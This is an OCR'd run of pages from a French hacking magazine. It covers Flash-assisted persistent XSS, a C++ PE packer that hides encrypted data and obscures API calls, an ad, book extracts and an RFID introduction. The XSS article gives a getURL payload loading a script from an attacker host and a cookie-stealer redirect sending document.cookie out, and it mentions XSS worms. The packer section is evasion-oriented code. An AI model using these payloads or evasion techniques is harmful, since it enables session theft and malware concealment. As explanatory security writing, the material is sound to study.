- http://www.sitedupirate.com/script.swf l'url où se trouve notre fichier Flash,
- http://www.sitedupirate.com/xss.js notre fichier javascript contenant les instructions malicieuses à executer.

" XSS + Flash = XSS permanent "

XSS permanent ?

Pour rappel les failles XSS, Cross Site Scripting, proviennent d'un mauvais filtrage des paramètres utilisateur et permettent l'injection puis l'exécution de code html ou javascript dans les pages vulnérables. Le code ainsi injecté étant exécuté avec les privilèges de l'utilisateur visitant la page, cela entraîne des problèmes sérieux de sécurité.
On distingue les failles XSS permanentes qui sont stockées de manière permanente sur un serveur (ex : forum, livre d'or), et les failles XSS non-permanentes qui sont aussi dites réfléchissantes. Ces dernières proviennent généralement d'un mauvais filtrage de variable dans les urls ou les formulaires de type GET. Les failles XSS non permanentes nécessitent donc une action extérieure pour être efficace, comme par exemple un clic.
La technique présentée dans cet article nous permet d'obtenir un clic « *automatique* ».



Le code javascript

Il faut donc créer un fichier .swf qui envoie une requête GET sur notre XSS non permanente :

```
GetURL("http://www.lesitevic-
time.com/page.php?var=<script
src='http://www.sitedupirate/
xss.js'></script>","_self");
```

De cette manière le contenu de notre fichier xss.js sera exécuté sur le site victime.

Une première idée qui vient à l'esprit est de voler le cookie en utilisant une redirection vers un cookiestealer :

```
document.location=
  "http://sitedupirate.com/
   cookiestealer.php?
   cookie="+document.cookie;
```

Mais, étant donné que notre xss non permanente est devenue une xss permanente, grâce à notre fichier flash qui est stocké de manière permanente dans la signature, on peut aller plus loin et même construire un worm xss en utilisant Xmlhttprequest (cf article rubrique alerte !), qui injecterai le lien vers le fichier script.swf dans le profil des visiteurs pour ainsi se propager toujours de plus en plus vite...

Conclusion

Cette nouvelle technique de mixage de technologie web, affirme toujours d'avantage la faiblesse des modèles de sécurité des navigateurs et des plugins comme Flash.

Dans ce web toujours en pleine expansion, où les technologies de cessent d'affluer et de se développer, on ne pense plus à la sécurité mais à offrir toujours de nouvelles options.

Dans le cadre de cet article, nous avons vu que la fonction getURL() offre aux pirates de nouveaux horizons, de nouvelles possibilités.

Blwood

Références :

[1] : http://wiki.media-box.net/documentation/flash/geturl

[2] : http://www.cgisecurity.com/lib/flash-xss.htm

[3] : http://www.adobe.com/fr/devnet/flash/articles/fplayer8_security_09.html

Flash vs. XHTML

Pas besoin de flash, ni même de technologie propriétaire pour en mettre plein les yeux. Pour preuve, cette implémentation de Lemmings! entièrement codées en utilisant les standards ouverts du Web :
http://www.elizium.nu/scripts/lemmings/index.html

Requêtes POST ?

Il est important de préciser que la faille xss ne doit pas forcément se trouver dans l'url, on aurait très bien pu exploiter cette technique sur une faille xss se trouvant dans un formulaire. Voici un exemple de requête POST avec getURL :

```
var variable:String =
   "\"<script>alert('xss')</script>";
var env:String = "envoie";
getURL("http://blwood.net/experiences/flash.php", "_blank",
       "POST");
```

SSH WEAR

HACKERZ COLLECTION

www.ssh-lab.com/sshwear

T shirt hacking 20€

Offre réservée aux lecteurs de HACKINGSCHOOL

DESCRIPTIF DE VOTRE COMMANDE

Désignation tee-shirt et taille	Quantité	Prix HT
.....	.....	.....
.....	.....	.....
.....	.....	.....
.....	.....	.....
.....	.....	.....
.....	.....	.....
.....	.....	.....

La Pleuvre Noire
15 rue de Chevreuil 94700 MAISONS-ALFORT

Nom : .....

Adresse : .....

.....

CP : ..... Ville : .....

JE VOUS REGLE LE MONTANT TTC DE LA COMMANDE PAR

Chèque bancaire joint

Port forfaitaire : + 6 € HT

TOTAL TTC : .....

Technique Packers et unpackers (suite et fin)

Packers et unp

Une autre vision (suite et fin)

By g3d

Vous avez pu constater dans le numéro précédent qu'il était beaucoup plus aisé de créer un packer d'exécutable en langage de haut niveau qu'en assembleur pur. Mais il est temps d'aller plus loin et de pousser plus à fond les possibilités de cette approche, notamment en matière de camouflage d'API.

Sauvegarder les paramètres de la dernière section...

Nous avons vu dans un précédent article que l'écriture d'un « packeur/unpacker » pouvait être une chose relativement facile si l'on y apportait un peu de rigueur. L'approche qui en en a été faite consistait à dire « faisons en langage évolué ce qui en langage assembleur ressemble quelque fois à une galère ».

L'évolution proposée ici est décrite en deux options. Ces deux options sont indépendantes et peut ou pas être intégrées dans la version de base. On respecte le précepte annoncé dès le début : la modularité et l'indépendance des classes.

Une approche plus élaborée : plus de section ajoutée

Les fonctions de base sont les mêmes, on ne crée plus une section supplémentaire et l'on cache les API dans le loader vide. Nous allons injecter à la fin de la dernière section du« loader vide », un fichier. Le fichier est compressé et crypté. Jusque là rien de bien compliqué, cet aspect à déjà été décrit ou commenté.

Là ou les choses se compliquent un peu, c'est qu'il faut écrire quelque part dans le fichier cible la description de tout ceci. Le format de type « PE » tel que le décrit Microsoft sur son site, ne nous laisse aucun loisir de stocker des informations dans les multiples champs que comporte sa structure. En regardant de plus près nous avons le choix d'agrandir la zone dite « Stub ». Nous allons donc mémoriser la description de du fichier à la fin du « Stub » original, la taille plus un pointeur sur le début de celui-ci.

Les outils ?

Ils sont les mêmes que ceux qui mon permis de développer le packeur/unpackeur (cf numéro précédent) : PE Explorer version 1.97 et PEBrowe Professionnel version 7.11.5.0 et l'inévitable OllyDbg bien connu des programmeurs. Comme dans la version précédente j'ai utilisé Visual studio C++ de chez Microsoft, un compilateur sans plus.

PEBrowse : http://smidgeonsoft.prohosting.com
PE Explorer : http://www.heaventools.com
OllyDbg : http://ollydbg.de

Le Packeur

Regardons de plus près chaque étape. Ces différentes étapes sont similaires à ce que l'on a déjà vu dans le précédent article. Nous allons modifier la classe qui réalise l'injection d'un buffer crypté. Elle ne doit plus créer une section supplémentaire mais insérer ce buffer en fin de la dernière section. Il faut que l'on mémorise la taille du buffer inséré dans cette section ainsi qu'un pointeur sur le début de la zone insérée. C'est assez simple : deux « DWORD » suffisent. Les modifications dans la classe d'injection et dans la classe de d'extraction ne seront que mineures. Nous allons donc ajouter deux fonctions qui réalisent respectivement la lecture et l'écriture de la partie Stub (voir code en encadré).

On doit maintenant sauvegarder les paramètres de la dernière section et les ajuster avec le nouveau contenu. Voir encadré.

Il nous reste qu'à écrire le tout dans le fichier de sortie :


```
[...]
 //On écrit les entêtes dos
   et nt
 fwrite(&Dos_header,

sizeof(IMAGE_DOS_HEADER),
        1,result);
// Ecriture du Stub modifié
   et rallongé
 WriteDosStub(
  result,
  (DWORD*)&lg_ressource_crytree,
  (DWORD *)&sauve_offset_cryptee
  );

fwrite(&Nt_header,sizeof(IMAG
E_NT_HEADERS),
        1,result);
[...]
```

Puis vient l'ajout plus loin du buffer en fin de la dernière section. Il ne faut surtout pas oublier de faire du « padding » en

ackers en C++



Il ne nous reste alors qu'à modifier la fonction principale.

```
[...]
//on lit les entetes
 fread(&Dos_header,
       sizeof(IMAGE_DOS_HEADER),
       1,exe);
// Lecture du Dos Stub
 ReadDosStub(exe);
 fread(&Nt_header,
       sizeof(IMAGE_NT_HEADERS),
       1,exe);
[...]
```

lecture/Écriture de la partie Stub

```
[...]
void G3D::ReadDosStub(FILE *exe)
{
 Lg_DosSub = Dos_header.e_lfanew - ftell(exe);
 Buffer_DosStub = (char*) malloc(Lg_DosSub);
 fread(Buffer_DosStub,Lg_DosSub,1,exe);
}

void G3D::WriteDosStub(FILE *result,DWORD *pt_lg_cryptee,
                       DWORD *pt_offset_cryptee)
{
 fwrite(Buffer_DosStub,Lg_DosSub,1,result);
 fwrite(pt_lg_cryptee,sizeof(DWORD),1,result);
 fwrite(pt_offset_cryptee,sizeof(DWORD),1,result);
}
[...]
```

ne pas oublier de faire du « padding » à la fin de la section

fin de la section ainsi modifiée.

```
[...]

 //on met ensuite les datas
cryptées
 fwrite((char *)pt_in_crypted,
        lg_ressource_crytree,
        1,result);
 //padding sur notre section
   améliorée
 for(DWORD a1 =
  tab_sections[nb_sections-1].
   Misc.VirtualSize ;
  a1 < tab_sections[
        nb_sections-1].
          SizeOfRawData ;
  a1++) {
   fwrite("\x00",1,1,result);
 }

[...]
```

Notre packeur est maintenant prêt ; le fonctionnement est analogue à la version de base. La grosse différence : la section qui apparaissait dans la version de base a complètement disparu.

Unpackeur ou « loader vide »

Nous devons apporter des modifications sur la classe qui réalise la relecture du buffer crypté. Nous avons sauvegardé la

Sauvegarde des paramètres

```
[...]
//Sauvegarde du pointeur sur les datas du fichier source
 sauve_lg_cryptee = lg_ressource_crytree;
 sauve_offset_cryptee =
    tab_sections[nb_sections-1].Misc.VirtualSize;
//Le saut par dessus le Stub doit être modifié
Dos_header.e_lfanew =
    Dos_header.e_lfanew + (2* sizeof(DWORD));
//On ajuste différents paramètres de la dernière section
tab_sections[nb_sections-1].Misc.VirtualSize = tab_sec-
tions[nb_sections - 1].Misc.VirtualSize + lg_ressource_cry-
tree;
tab_sections[nb_sections-1].SizeOfRawData =
RoundAddress(tab_sections[nb_sections -
1].Misc.VirtualSize,CodeBase);
//Calcul de la taille de l'image finale
 Nt_header.OptionalHeader.SizeOfImage = 0;
 for (int i = 0 ; i < nb_sections; i++)
 {Nt_header.OptionalHeader.SizeOfImage =
Nt_header.OptionalHeader.SizeOfImage +
tab_sections[i].SizeOfRawData;}
[...]
```

" Une structure conforme au format PE de Windows"

taille des données cryptées et un pointeur sur le début des datas cryptés le tout en fin du « Stub ». Afin d'y accéder plus simplement, on crée un objet dont l'accès peut se faire de deux manières différentes: en écriture à travers un pointeur sur un buffer de caractères, et en lecture à travers deux DWORD.

Le langage C nous permet cela très facilement à l'aide de « l'outils » Union.

```
[...]

struct _g3d_private  {
  DWORD Lg_crytree;
  DWORD pt_lg_crytree;
};

struct _lecture_g3d {
 union  {
  char buffer_lecture[8];
  _g3d_private my_struct;
 };
};

[...]
```

On pointe sur la dernière section :

```
[...]
// Chargement la description
de la dernière section
 for (int i = 0;
       i < Nt_header.FileHeader
            .NumberOfSections;
       i++) {
  // Copy data to header
  CopyMemory (
   &My_Header,
   (LPVOID)Local,
   sizeof (IMAGE_SECTION_HEADER));
  Local = Local
    + sizeof (
        IMAGE_SECTION_HEADER);
 } // end for
[...]
```

Voir l'encadré pour l'extraction des données ; attention le buffer crypté se trouve pointé par « My_Header.PointerToRawData + pt_lg_crytree ».

Si l'on regarde la structure du fichier d'entrée dit « packeur_vide_v1 » on a une structure conforme à un format bien connu « PE » pour Windows.
Voir les dumps héxadécimal avant et après l'injection. La section IMAGE_DOS_HEADER n'a pas changé par contre le Stub a bien été « rallongé ». Le saut par-dessus le Stub a bien été modifié, et « IMAGE_NT_HEADERS » demeure inchangé.

Nous avons grâce à la modification de deux classes l'une dans la « packeur » et l'autre dans le « unpackeur » nous avons fait disparaître une section qui trahissait la présence de « datas ».

Une approche plus élaborée : Cache des API de Windows


La technique qui consiste à cacher les appels aux API de Windows a fait l'objet de nombreux articles dans la revue. Je vous propose une version encapsulée dans une classe. Afin de coder cette classe je ne suis inspiré de deux articles parus dans la revue que je jugeais très intéressant : l'un traiter des appels API en assembleur et du brouillage des appels vis-à-vis des outils tels que des débogueurs (IDA, etc....) et l'autre rechercher dans « Kernel32 » monté en RAM, l'adresse d'une API.
Avant de vous la détailler, je voudrais aborder un aspect plus philosophique, je m'explique. Si l'on me présente aujourd'hui un programme ou il n'y a pas

Extraction


```
[...]
 Local = m_pFileData
        + Dos_header.e_lfanew;
 Local = Local - sizeof(my_info);

// Lecture du buffer de sauvegarde
   des informations
 RtlCopyMemory (
   &my_info.buffer_lecture[0],
   Local,sizeof(my_info));

 // Allocation du buffer qui va
    bien
 buffer_data =
   (char*) malloc(my_info.
        my_struct.Lg_crytree);
 // Ajustement du pointeur sur les
    datas
 Local = m_pFileData
  + My_Header.PointerToRawData
  + my_info.my_struct.pt_lg_crytree ;
 // Extraction des fichiers à par-
    tir de l'exécutable
 RtlCopyMemory (buffer_data,Local,
   my_info.my_struct.Lg_crytree);
[...]
```



Stub avant injection



Stub apres injection

un seul appel aux API de Windows, ma curiosité va être accrue. Je vais donc regarder de plus près pour comprendre et finir par trouver avec plus ou moins d'effort les tenants et les aboutissants. Par contre s'il existe des appels présents, je ne soupçonnerais pas les appels cachés et il me faudra un plus grand effort pour trouver ceux qui sont cachés. De plus si un appel existe du type « OpenFileHandle » et si je ne trouve pas le « CloseFileHandle», ma curiosité va être décuplée. Donc si l'on masque quelque chose, il ne faut oublier de rester cohérent. De la même si votre programme appelle « OpenFileHandle » dans une partie dite normale et dans une partie plus sensible, on donc fait appel à

cette même API : on ne masquera que l'appel dans la zone plus sensible. Cet aspect est non négligeable, je pense à tous ceux qui se font une joie de tout cacher, ils devraient réfléchir et voir leur programme avec une autre approche : ne faisons l'effort que là ou c'est nécessaire. Je ne veux pas donner de code ni étaler le code de la classe « Cache_API », car je juge que l'idée de base ne m'appartient pas, j'ai juste repris l'idée de base et généralisé, rien d'autre. Laissons aux différents auteurs de ces deux articles leur propriété intellectuelle.

Afin de vous montrer mon approche, je vais utiliser un exemple. Soit à cacher la fonction « CloseFileHandle ».
Dans le fichier qui contient l'appel à API « CloseFileHandle » on va lui substituer l'appel suivant
Cache_My_CloseFileHandle.

Dans le fichier .h de la déclaration de la classe associée on va trouver :

```
#define
Cache_My_CloseFileHandle(A)
\
{ \
 Cache_API    *pt_api = \
   new Cache_API ;\
 pt_api-> My_CloseFileHandle(A);\
 delete pt_api;\
 };
```

Afin de simplifier, le passage de « CloseFileHandle » à « Cache_My_CloseFileHandle » je vous propose pour la fonction « My_CloseFileHandle » d'avoir le même nombre de paramètres et surtout le même type. On fait appel à la fonction « My_ CloseFileHandle » dans la classe « Cache_API » pour chaque fonction à cacher on va retrouver un « define » correspondant. On aura donc autant de fonctions dites « publiques » que d'appel d'API. Afin de mettre au point plus facilement l'appel des Api de Windows en assembleur, je vous propose d'abord de faire un appel dit standard puis de demander au compilateur de votre choix de générer le code assembleur et de regarder un peu comment il s'y prend, c'est quelque fois très instructif. Regardons d'un peu plus près cette fonction. Elle mérite quelques commentaires. Le tableau de caractères « liste_chaine » contient pour chaque API le mon de la fonction un peu « caché ». La fonction retourne un pointeur sur une chaîne de caractères décodés. Ces deux fonctions ont été décrites dans le premier article.

Activer et désactiver le masquage d'API

```
[...]
 ...
 // utile si l'on veut masquer les API
  #define _CACHE_API  1
 ....

 // pour chaque API appelée dans la code on peut écrire :
 #indéf. _CACHE_API
     My_CloseFileHandler(Handler)
 #else
     CloseFileHandler(Handler);
 #endif
 // la mise au point est plus simple
 ....
 [...]
```

```
[..]
My_ CloseFileHandle (
  HANDLE pt_handle)
{
 DWORD Adresse_api;

 Adresse_api = recherche_api(
    transforme(
     chaine_car[
      Equiv_CloseFileHandle][0]);
 asm
 {
   push pt_handle
   push Adresse_api
   ret
 }
}
[..]
```

La fonction « recherche_api » est basé l'article paru dans le magazine précédent. En regardant de plus près on s'aperçoit qu'en RAM l'accès à la première DLL ce fait a travers un descripteur pointé par le registre Fs. De plus l'accès à la deuxième DLL se fait par un pointeur sur le descripteur suivant ainsi de suite : une liste chaînée. Profitons de cette observation pour ne plus chercher une adresse d'API que dans KERNEL32 mais dans les autres DLL montées en RAM. Il ne faut pas oublier que l'on a en RAM la liste de DLL montées par le noyau. C'est cet aspect qui apporte à la fonctionnalité de base, un plus. Ne voulant pas vous offenser, je ne décris pas le parcours de cette liste chaînée. L'appel de l'API se fait en assembleur et on brouille un peu les pistes, j'ai pris en compte les remarques parus dans le magazine sur les appels des API en assembleur.

Ceci constitue le dernier article sur :
« Une autre vision Packeur/Unpackeur »

g3d

Il est possible de rentrer en contact avec l'auteur de cet article - comme tous les autres. Pour ce faire, merci de passer par la rédaction du journal qui transmettra.

Bonus : Un ou plusieurs fichiers ?

On peut très bien imaginer de plus intégrer un seul fichier mais un certain nombre. Pour ce faire il suffit de revoir simplement le contenu du buffer crypté. Si le contenu contient plusieurs fichiers, on écrit en entête le nombre de fichiers suivi pour chaque fichier du nom, la taille dit fichier, un pointeur sur le début de chaque fichier. Arrive en suite tous les fichiers mis les uns à la suite des autres, le tout dans un buffer que l'on crypte. A l'extraction on parcourt la structure décryptée en l'on extrait les fichiers les uns après les autre. Ce mode de fonctionnement ne nous vous rappelle rien : on n'est pas très loin du fonctionnement d'un vieil outil des années 1990 PKZIP/PKUNZIP, c'était l'ancêtre de l'incontournable WINZIP bien connu de tout le monde.

Qui veut la mort d'Internet ?

Yannick Chatelain, auteur de *Hackers, le cinquième pouvoir* paru il y a quelques années, met en scène les dirigeants plus ou moins imaginaires de ce monde, confrontés lors d'un colloque secret aux tracas que leur cause Internet dans l'exercice de leurs petites affaires. Mêlant avec malice faits réels et fiction, dans une ambiance conspirationiste bon enfant, ce livre est à la fois drôle, instructif et inquiétant. Deux extraits.

10 heures 45 - 11 heures 30
« Les nouveaux terroristes (1)»

Georges - À ce stade de la conférence, vous en êtes conscient, du moins j'ose l'espérer, l'heure n'est plus à essorer ses mouchoirs, l'heure est grave. Pour mieux combattre chers amis, il faut savoir précisément de qui nous parlons et qui sont nos ennemis, ces adorateurs du réseau, ces inconditionnels du clavier, de la vie privée (« berk » apparu sur l'écran) et du libre accès à l'information (« re-berk » clignota sur l'écran). Pour nous les gouvernants, il faut dire les choses clairement, il n'y a pas de bon ou de gentils bidouilleurs informatiques. Pas plus qu'il n'y a de bons ou gentils terroristes hors les nôtres. Dieu merci depuis ce onze septembre j'ai su montrer la voie pour museler ces parias de la société. C'est d'une simplicité déconcertante, pour ne pas dire désopilante. Une petite manipulation sémantique suffit. Il suffit d'appeler un chat...

Participant (l'interrompant) **-** Un chat ?

Georges - Décidément certains vont avoir plus de travail que les autres, Georges s'adressa directement à « l'égaré ». Il suffit d'appeler un Chat... un Chien. Tout comme nous avons transformé les aveugles de cette planète en « non-voyant », les handicapés en « personnes à mobilité réduite » ; nous ferons des hackers des « terroristes » et au-delà, tout ce qui nous fait chier : terroristes ! [...]

Qui veut la mort d'Internet, Impact technologique et sociologique du Onze septembre, *par Yannick Chatelain chez L'Harmattan, 224 pages, environ 20 euros sur Amazon.com, FNAC.com, etc.*


L'auteur a également rendu publique sa thèse intitulée Management de l'innovation, Internet et Déviance : Une typologie pour l'intégration des logiques hackers par les entreprise, *disponible en libre téléchargement sur :*
http://www.mag-securs.com/article.php3?id_article=5366

Huitième mauvaise nouvelle
Campagnes noires

Ca y est j'avais le job, c'est ma femme qui | allait être contente, elle qui me prenait pour un escroc à la petite semaine. Tu parles, ça lui rabattait son caquet ! le BDC, lui n'avait pas mis très longtemps à détecter mon potentiel, et ma capacité à tromper à duper tout le monde. Certes j'avais bien été choppé une ou deux fois, et cela faisait un peu tache sur mon CV mais le sergent m'avait dit, que l'apprentissage se fait parfois dans la douleur. Et à l'exercice pratique j'avais été parmi les mieux noté. Pas un exercice très compliqué en soit puisqu'il s'agissait de
faire passer une constitution européenne à ce peuple crétin de français. On avait eu une heure pour plancher sur le sujet. Ensuite j'avais eu deux minutes pour exposer ma stratégie qui tenait en quelques points : Sortir au plus vite un sondage négatif, pour bénéficier du coté « underdog » bien connu, et dans un second temps culpabiliser à mort le citoyen, limite lui faire honte. Le sergent trouvait un peu exagérer de parler d'une responsabilité devant l'humanité mais moi je trouvais que ça pétait bien. Mais bon je l'avais quand même enlevé de ma présentation.
Obtenir un sondage négatif était d'une simplicité déconcertante mais, comme je le précisais à l'assemblée, il fallait agir vite, tous les citoyens avaient encore en tête l'image de cette femme à terre qui prenait un coup de pied en pleine face d'un policier turque, et comme en France on mélangeait tout (Turquie, constitution etc) c'était le moment. Pour la recommandation j avais eu une très bonne note, pour la partie mise en place et résultat, le 52 % de non qui avait émergé et la déferlante de mot plus dur les uns que les autres contre les Français, m'avait fait
explosé ma moyenne. Ma femme n'en croyait pas ses oreilles, j'était majeur de promo.

RFID, que la lumi

Introduction à « l'identification par radiofréquence »



By John L.

La technologie rfid est une technologie très en vogue et prometteuse qui va bouleverser sans aucun doute notre vie de tout les jours du fait de ses applications potentielles. C'est pourquoi il paraît important de traîter le sujet afin de se mettre à niveau face à cette « nouvelle technologie » qui fait ses apparitions dans bon nombres de secteurs de l'industrie.

"La technologie n'est pas si nouvelle que cela..."

Nous allons aborder dans un premier article, la théorie concernant la technologie rfid, nous parlerons de l'historique de son développement, des différentes technologies pour sa mise en oeuvre, des applications actuelles et à venir, nous décrirons dans les grandes lignes le fonctionnement de cette technologie et verrons ensuite les différentes normes mise en jeu, pour ensuite parler de sécurité; nous commencerons par aborder la position de la CNIL face à la rfid, pour ensuite voir quels sont les dangers potentiels pour les utilisateurs ainsi que les risques de mauvaise implémentation dans les systèmes (harware ou software), nous analyserons des scénarios possibles d'attaques ainsi que des scénarios déjà réalisés.

Puis nous verrons, dans les numéros suivants, des réalisations électronique concrètes concernant cette technologie comme la fabrication d'un lecteur rfid, d'un simulateur rfid programmable puis étudirons différents systèmes appliquant cette technologie et nous verrons la mise en pratique d'un ou plusieurs scénarios d'attaque.

Introduction

Commençons par un peu d'histoire...

La technologie n'est pas si nouvelle que cela... en effet elle semble issue de l'invention du radar pendant la seconde guerre mondiale. Durant les années 1940, les avions Américains étaient équipés de transpondeurs IFF (Identify Friend or Foe ou Identification Ami ou Ennemi) qui utilisaient une gamme de fréquence autour de 1030 MHz et furent mis au point pour identifier les avions alliés, ceci pouvant être considéré comme une première utilisation de la technologie rfid.

En 1969 Mario Cardullo dépose le premier brevet de « tag RFID », des étiquettes contenant des données, utilisées alors pour caractériser des locomotives.

Dans les années 1970 la technologie rfid fut utilisée uniquement par les états afin de protéger l'accès à des sites sensibles tels que ceux concernant le nucléaire.

Vers la fin des années 1970 le domaine d'application s'étendit au secteur privé notamment pour l'identification du bétail en Europe.

En 1980 début de la commercialisation en Europe et aux Etats-Unis, on voit apparaître des tags rfid dans la chaîne de fabrication des constructeurs automobiles.

Dans les années 1990 la miniaturisation est en marche et les applications rfid sont normalisées et trouvent leur place au sein de l'organisme ISO pour une interopérabilité des équipement rfids.

Année 2003-2004 : l'Auto-ID Center du MIT devient EPCglobal une organisation dont le but est de promouvoir la norme EPC (Electronic Product Code) afin de remplacer à terme le code-barres.

LA TECHNOLOGIE RFID

Cette technologie permet de stocker et récupérer des données à distance en utilisant des marqueurs appelés « TAGS RFID », et qui de surcroît permet une identification par radiofréquence.

